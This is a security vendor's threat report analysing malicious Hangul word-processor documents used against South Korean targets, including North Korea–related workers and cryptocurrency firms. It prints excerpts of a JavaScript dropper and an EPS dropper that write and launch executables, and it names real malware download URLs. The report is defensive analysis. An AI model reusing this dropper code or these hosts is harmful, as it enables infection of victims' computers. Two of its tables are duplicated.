Mar 23, 2018

Tech Report

Targeted Attacks on South Korean Organizations

Attacks Using Local Word Processor

Sep 2016 - Dec 2017

Analysis Research Team, AhnLab Security Emergency Response Center (ASEC)

AhnLab

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Republic of Korea, 13493 | Tel: +82 (0)31-722-8000 | Fax: +82 (0)31-722-8901 | http://global.ahnlab.com

Contents

Summary

Hangul (also known as Hangul Word Processor or HWP) is a proprietary word processing application published by the South Korean company Hancom Inc.. Hangul's specialized support for the Korean written language has gained its widespread use in South Korea, especially by the government. Malicious attackers targeting Korea are now using Hangul files.

This report is based on AhnLab's analysis malicious Hangul files found over 16 months, from September 2016 to December 2017, and found the target of attack to be mainly employees of North Korea related businesses and virtual currency related business.

The attack methods using Hangul files came in many forms: exploiting different vulnerabilities, JavaScripts, Encapsulated PostScripts (EPS), and embedded objects. Current attacks mainly use the EPS method.

AhnLab analyzed the problem classifying the attack groups by attack target, attack method, and malware. The attackers can be divided into three groups, and two of the three groups are actively using Hangul files as a delivery mechanism.

In the past, the attacks using Hangul files created and executed a backdoor, which exploited a Hangul vulnerability on the user's computer. However, attacks found after September 2016 are mainly executed in the memory of a computer. This seems to be a technique to bypass behavior-based diagnostics of security solutions, which detect the creation of malware in document files.

Fortunately, there is no new malware exploiting Hangul's vulnerabilities since the second half of 2016. This means that the attacker is exploiting a vulnerability that has already been patched so the users can prevent attacks by simply conducting the latest Hangul security update. This, however, does not apply to the embedded object type of malware found in Hangul files.


Overview

Hangul (also known as Hangul Word Processor or HWP) is a proprietary word processing application published by the South Korean company Hancom Inc.. Hangul's specialized support for the Korean written language has gained its widespread use in South Korea, especially by the government and schools. Thus the attackers using Hangul as a method are those wishing to target Korean governmental institutions. AhnLab has analyzed the malicious Hangul files found from September 2016 to December 2017 and summarized the attack targets, attack method, and the attack groups.

Attack Methods

The most common attack method is via email. An attacker creates an email masquerading as content that would interest the chosen target and induces the target to open the Hangul files containing malware.

Either an attacker can use the method of sending an email attachment or the attacker can alternately attempt to deliver the malware by adding a download URL in the email.




[Figure 1] Hangul file link mail

Types of Malicious Hangul Files

Hangul file attacks use methods such as vulnerability exploitation, scripts, Encapsulated PostScript (EPS), and embedded objects, which will be discussed in details below.

An attacker may use other executable files, such as EXE and LNK files disguised as HWP files. However, though widely used, it is not considered an actual Hangul file attack.




[Figure 2] LNK file disguised as a Hangul file

Vulnerabilities

An attacker arbitrarily modifies the content of a document to execute malware via an abnormal behavior. Attack methods exploiting this vulnerability are not easy to detect. Moreover, the compatibility of the files are greatly affected by the Hangul software version so sometimes the document takes a while to open or the document may not even be able to be opened at all. Fortunately, no new vulnerabilities have been found in Hangul since the fall of 2016.

JavaScript

Hancom Office supports JavaScript and many malware are written in JavaScript. Normally, documents containing scripts ask for user confirmation before running the script. However, a vulnerability in which a script starts without user notification was found in a 2007 version of Hangul.



[Figure 3] Malicious Hangul files containing JavaScript

The file contains data corresponding to a Windows executable file in JavaScript and uses it to create Windows executable files.


```
if(c+1==l)
{ ar2.push(encArray[c]); };
else
{
    ar2.push('%4d%5a%90%00%03%00%00%00%04%00%00%00%ff%ff%00%00%
    wsh = new ActiveXObject("WScript.Shell");
    var fso = new ActiveXObject("Scripting.FileSystemObject");
    var f1 = fso.GetSpecialFolder(1) + "\\msupdate.exe";
    var bf1=new BinaryFile(f1);
    bf1.WriteAll(gifExe1);
    wsh.Run(f1, 0, false);
};
```

[Figure 4] Malicious JavaScript

Encapsulated PostScript (EPS)

Encapsulated PostScript (EPS) is a script that processes Adobe images. After the vulnerability exploiting EPS (CVE-2015-2545) was found in 2015, the first malicious Hangul files written in EPS appeared in September 2016 and were found continuously until January 2018.

[Figure 5] Examples of attacks using EPS scripts


Currently malicious scripts written in EPS cannot run in Hangul with the latest security update. However, attacks using this vulnerability will continue until a new vulnerability is found. Therefore, users must apply the latest security updates to avoid damage from EPS scripted attacks.

Embedded Objects

Object embedding itself is not a vulnerability but it is a way to attach executable codes in a document and then induce a user to click and execute it.


It can be used by attackers to disguise malware in the form of an annex within the document.

There is also a type of document that uses an image of a notification window as seem in Figure 6. When the user clicks the "OK" button to close the window, the inserted malware is executes.



[Figure 6] Malicious Hangul document disguised as a notification window

Among the embedded objects, the executable file asks the user whether to run it. You can see the path where the file is saved through the notification window as in Figure 7.



[Figure 7] A pop-up when running an executable file with an inserted object


Status of malicious Hangul document files

A total of 135 malicious Hangul document files were collected over 16 months from September 2016 to December 2017 by AhnLab. The monthly statistics for this data is as shown in [Table 1].

Month	Number	Month	Number
September 2016	6	May 2017	12
October 2016	4	June 2017	8
November 2016	1	July 2017	9
December 2016	1	August 2017	30
January 2017	4	September 2017	14
February 2017	3	October 2017	9
March 2017	6	November 2017	16
April 2017	2	December 2017	10


[Table 1] Number of malicious Hangul document files detected by month

The percentages of attacks by their various types were 75% EPS, 14% vulnerability exploitation, 7% object embedding, and scripts came in at 4%. EPS was the most used method.



[Figure 8] Ratio of attack methods using malicious Hangul files


And the collected information by category were 18% on general information (on products, security, announcements, and speech) ,17% on North Korea, 17% on virtual money, 14% on finance, and 8% on resumes.



[Figure 9] Ratio of content of malicious Hangul files

It seems like the attacker is targeting individuals working on things related to North Korea (North Korean defectors, North Korean human rights activists, North Korean researchers, journalists, etc.).

AhnLab analyzed the content of malicious Hangul document files, attack techniques, and malware source codes to find the following information. First, the attackers can be divided into three groups (A, B, and C) where Group A (26%) and Group B (48%) were responsible for 74% of the attacks, comprising most of the attacks. Other than the three groups, 25% of the attacks are unclassified, meaning that there could be more attack groups revealed upon later analysis.



[Figure 13] Ratio to attack groups using malicious Hangul files

Change in Malware Source Codes

The malware that exploits Hangul document files are generally 'downloaders' that download other malware and 'backdoors' that allow remote control.

The most common form is the downloader. The downloader downloads malware from a specific address. If files can be downloaded from a specific address, it is even possible to replace the old malware with new malware. It can also include a backdoor that can remotely manipulate the contents of an infected computer.

In the past, it was common to create and run a backdoor on a user's computer using a vulnerability in Hangul. However, most malware found since September 2016 runs only in the computer's memory. This seems to be a technique to bypass behavior-based diagnostics of security solutions which detect the pattern of malware in document files.

We have also found cases where files were created, but only executed when Hangul was running.

Attack groups

In 2017, there were at least three groups using Hangul files for attacks -note that classification of attack groups can be divided or merged depending on the development of any new leads. Among them, the attack targets of the two groups that actively used Hangul files for attack were clear.

Group A - Red Eyes

Group A is also known as Red Eyes, Group 123, ScarCurf, APT37, Reaper, and Ricochet Chollima. From the analysis results, it was deemed that the main target of this group are individuals working in the fields related to North Korea, such as North Korean defectors, North Korean human rights activists, North Korean researchers, and journalists. In addition, documents related to the military were included in attack cases.


The names of the malicious Hangul file used in this attack group are as follows:

Korean File Name	In English
민간단체 공익활동 지원사업 공모 공고.hwp	Announcing support for public activities of private organizations 2017
5170101-17년 북한 신년사 분석.hwp	5170101-17 Analysis on the New Year Address of North Korea
oo oo 토막살인사건.hwp	oo oo torso murder case
ooo의 「당당한 안보외교통일 구상」.hwp	「Plan for a bold diplomacy and security for unification」
근로계약서.hwp	Labor contract
북한 중앙당도 해결 못했던 며느리 간통 사건.hwp	Adultery with daughter-in-law- unsolved case by the North Korea's central committee
서울무통장입금확인서.hwp	Seoul confirmation of payment without bankbook
실행예산변경.hwp	Change of execution budget
우려되는 대한민국.hwp	Concerns for South Korea
저는요 북조선 강원도 문천 사람이에요.hwp	I am from Muncheon, Gangwon-do in North Korea
탈북기자가 두려운가.hwp	Are you afraid to be a North Korean journalist?
통일북한학술대회 심사서류.hwp	Assessment for the Unified North Korea Academic Conference
한반도국제포럼 2016 통일 북한 학술대회.hwp	Korean Peninsula International Forum 2016, Unified North Korea Conference
해킹 피해예방수칙.hwp	Tips to prevent hacking

[Table 2] Malicious Hangul document file names used in attacks by Group A

This group created malware using the first EPS in September 2016.

The Hangul document, disguised as a North Korean New Year Address for January 2017, is in the form of an embedded object. Information about malware creators can be gained using the document. For example, looking at the file path 'C:\Users\pad-2\AppData\Local\Temp\Hwp (3).exe' for object insertion, we can find that the name of the malware creator is pad-2. In particular, looking at the strings such as '\\192.168.100.22\saggazi\Happy\Work\2016.8~2016.8.10~', we can find the Korean word 'saggazi,' indicating that the creator may be Korean or someone familiar with Korean. We are tracking malware produced by the same group through related strings.



[Figure 14] Malware maker information contained in a malicious Hangul document file

In late October 2017, the same group used Microsoft Word's Dynamic Data Exchange (DDE) document file for an attack.

In April 2017, this attack group released a Hangul file with a malware to destroy hard disks. When the malware is executed, it destroys the content of the hard disk, reboots, and displays only a message that reads 'Are you Happy?'.

[Figure 15] Booting screen after hard disk destruction

Malware of this attack group contains a character string that is a typical program database (PDB) file format. Through this PDB-related string, we can guess the attacker's malware version and malware type.

[Figure 16] PDB contents by version

This attack group was known for an attack using a zero-day flash file at the end of January 2018. They are a new group in the center of attention since a report was published on the group in February 2018.

Group B

Group B is believed to be the group associated with the 2014 Sony Pictures hacking. Since 2014, this group has attacked defense industries and large corporations in Korea, and is focused on attacking virtual money exchanges and virtual currency-related laboratories in 2017. It impersonated a financial committee as well as an attorney general, etc., and disguised important files as the preparatory documents of a tax investigation, transactions of suspected corporate body, and other content relevant to an investigation.

Korean File Name	In English
(대검)2017임시113호 (마약류 매매대금 수익자 추정 지갑주소 164건).hwp	(Supreme prosecutors' office) 2017 Provisional No. 113 (164 cases of virtual wallet address of possible beneficiaries of drug sales)
[붙임]조사 당일 구비하여야 할 서류 1부.hwp	[Attachment] A copy of document that was be provided on the day of investigation
국내 가상화폐의 유형별 현황 및 향후 전망.hwp	Current status and future prospect of virtual money per type in Korea
나의 직장에 대한 생산성 향상을 위한 개선해야 할 문제점과 개선 방안.hwp	Problems and improvements for enhancing productivity in the workplace
내부포털시스템 요구사항.hwp	Internal portal system requirements
사이버 보안시장의 현재와 미래.hwp	Now and future of the US cyber security market
로그인 오류.hwp	Login error
법인(개인)혐의거래보고내역.hwp	Corporate (Individual) suspicious transaction report
불균형한 관계의 유대와 인지적 부조화를 내포한 관계의 유대가 종업원의 성과에 미치는 영향에 관한 연구.hwp	A study on the influence of unbalanced relationships and cognitive dissonance in relationships on employee performance
비트코인_지갑주소_및_거래번호.hwp	Bitcoin_wallet address_and_transaction number
새로운 패밀리 랜섬웨어.hwp	New family of ransomware
세무조사준비서류.hwp	Preparatory documents for tax investigation
스타트업 투자 시장 활성화 방안.hwp	Plan for invigorating the start-up investment market
양식1.hwp	Template form 1
전산 및 비전산 자료 보존요청서.hwp	Preservation request form for computational and non-computational data
전자금융거래법 일부개정법률안.hwp	Partial revision on the Electronic Financial Transactions Act
조직의 소금같은 존재인 '투명인간'에 주목하라.hwp	Pay attention to the 'invisible man', who is like salt to your organization
환전_해외송금_한도_및_제출서류3.hwp	Foreign exchange_overseas transaction_limit_and_documents to be submitted3

[Table 3] Malicious document file names used in the attacks of Group B

This group mainly used EPS, but the scripting method is quite different compared to Group A.

```
/concatstrings % (a) (b) -> (ab)
{
        exch dup length
        2 index length add string
        dup dup 4 2 roll copy length
        4 -1 roll putinterval
} bind def
/datastring 1024 string def
{
        (temp) getenv
        {
                /tmppath exch def
                /concatstrings tmppath (¥¥..¥¥..¥¥Roaming¥¥Microsoft¥¥Windows¥¥Start Menu¥¥Programs¥¥Startup¥¥¥¥inPro.exe)
                concatstrings (w) file /out exch def
                {
                        currentfile datastring readhexstring
                        {
                                out exch writestring
                        }
                        {
                                dup length 0 gt
                                {out exch writestring} {pop} ifelse
                                exit
                        }ifelse
                }loop
                out closefile
        }
        {
                exit
        } ifelse
}bind
exec
```

[Figure 17] Malicious EPS used by Group B

Group C

In Group C, only the Hangul file in an object embedded type was found in June of 2017. However, analysis of the embedded executable file shows that there are more than 40 variants and that they have been active since July 2015.

Malware is embedded as an object in the Hangul document file, and when the user clicks it, the downloader runs and downloads additional malware from http://endlesspaws.com/sitemap.tar.gz. At the same time, it downloads the

normal Hangul file from http://endlesspaws.com/dump.sql and displays the contents of the "annex.hwp" file so that the user does not know about the malware infection.

[*Figure 17*] is the downloaded 'annex.hwp', which contains the content from a North Korean human rights civilian organization activity support project.

Also, the object embedded Hangul file shows that the user name of the malware maker is 'easy.'

[Figure 18] Information of the maker in a malicious Hangul document file

After the analysis of the downloader variants, the name of the Hangul file to download is shown in [Table 4].

atieclxx.exe	editplus.exe
atiesrxx.exe	rundll32.exe
atiwire.exe	searchui.exe
bingbar.exe	sorvices.exe
conhosts.exe	uisearch.exe
domainhelp.exe	wincalc.exe
dwm.exe	xampsrv.exe

[Table 4] Names of download files used for attack by Group C

Approximately 25 backdoor variants downloaded by the downloader have been identified and were first found in July 2015. The file names of the backdoors are shown in [Table 5].

atieclxx.exe	editplus.exe
atiesrxx.exe	rundll32.exe
atiwire.exe	searchui.exe
bingbar.exe	sorvices.exe
conhosts.exe	uisearch.exe
domainhelp.exe	wincalc.exe
dwm.exe	xampsrv.exe

[Table 5] Names of backdoor file used for attack by Group C

Group C uses Mutex as a downloader and a backdoor as shown in [Table 6].

1000fantasi	afvnowiroit43t098oshqwkdlfjxzk
1224fanyi	aijfgoijw0jjsdifjlw
1234fantasi	f3g5yh67ejd
12f343nyi	grjej30gj34
1324fantasi	owrguo8402ks
45wy5egy54	panchoi191
4tg4whrdf	th35hsge
4ygfdge	wfegreg
5hre5gew	Yasha(tipsen_do)*532
5n9wvnow2	yu78o98ot
943g958q92349fhr	

[Table 6] Mutex used in malware in Group C attacks

The target of the attack is identified as a North Korean human rights group for now. However, we cannot identify specific attack targets as we could not check other Hangul files. Group C seems to be different from Group A so far, but if the main target of this group is North Korea related workers, association with Group A cannot be excluded.

Other

In November 2017, a Hangul file contained Ursnif, a financial information hijacking malware, was also found.

For documents containing Ursnif variants, the username was the name of a famous Korean company, and the path to the object was C:\Users\User Name\Desktop\DuranDuran\Sample\patch39.exe.

[Figure 19] File path

Response and Prevention

AhnLab's world recognized anti-malware solution V3 diagnoses Hangul malware. The aliases identified by AhnLab V3 are as below:

EPS/Cve-2015-2545 (2016.11.30.00)
EPS/Dropper.Gen (2017.06.15.00)
EPS/Exploit (2017.11.23.00)
HWP/Cve-2015-2545 (2016.01.07.00)
HWP/Dropper (2017.01.04.00)
HWP/Exploit (2015.08.01.00)
HWP/Exploit-PT.Gen (2010.09.29.00)
HWP/Malinker (2017.06.10.00)

In the viewpoint of attackers targeting Korean users, Hangul files are truly appealing. Therefore, users should apply the latest update in order to avoid damages. In addition, when opening a Hangul document, users should be careful about the executable files that are embedded inside, such as links, images, movies, and documents. Attackers have been exploiting various methods of attack over the past decade. Fortunately, there is no new vulnerability to exploit and use to attack by modifying a Hangul document file. However, attacks aiming domestic users such as Hangul attacks will steadily continue.

Reference

[1] Korean MalDoc Drops Evil New Years Presents (http://blog.talosintelligence.com/2017/02/korean-maldoc.html)

[2] Introducing ROKRAT (http://blog.talosintelligence.com/2017/04/introducing-rokrat.html)

[3] ROKRAT Reloaded (http://blog.talosintelligence.com/2017/11/ROKRAT-Reloaded.html)

[4] Korea In The Crosshairs (http://blog.talosintelligence.com/2018/01/korea-in-crosshairs.html)

[5] Flash 0-Day In The Wild: Group 123 At The Controls (http://blog.talosintelligence.com/2018/02/group-123-goes-wild.html)

[6] APT37 (Reaper): The Overlooked North Korean Actor (https://www.fireeye.com/blog/threat-research/2018/02/apt37-overlooked-north-korean-actor.html)

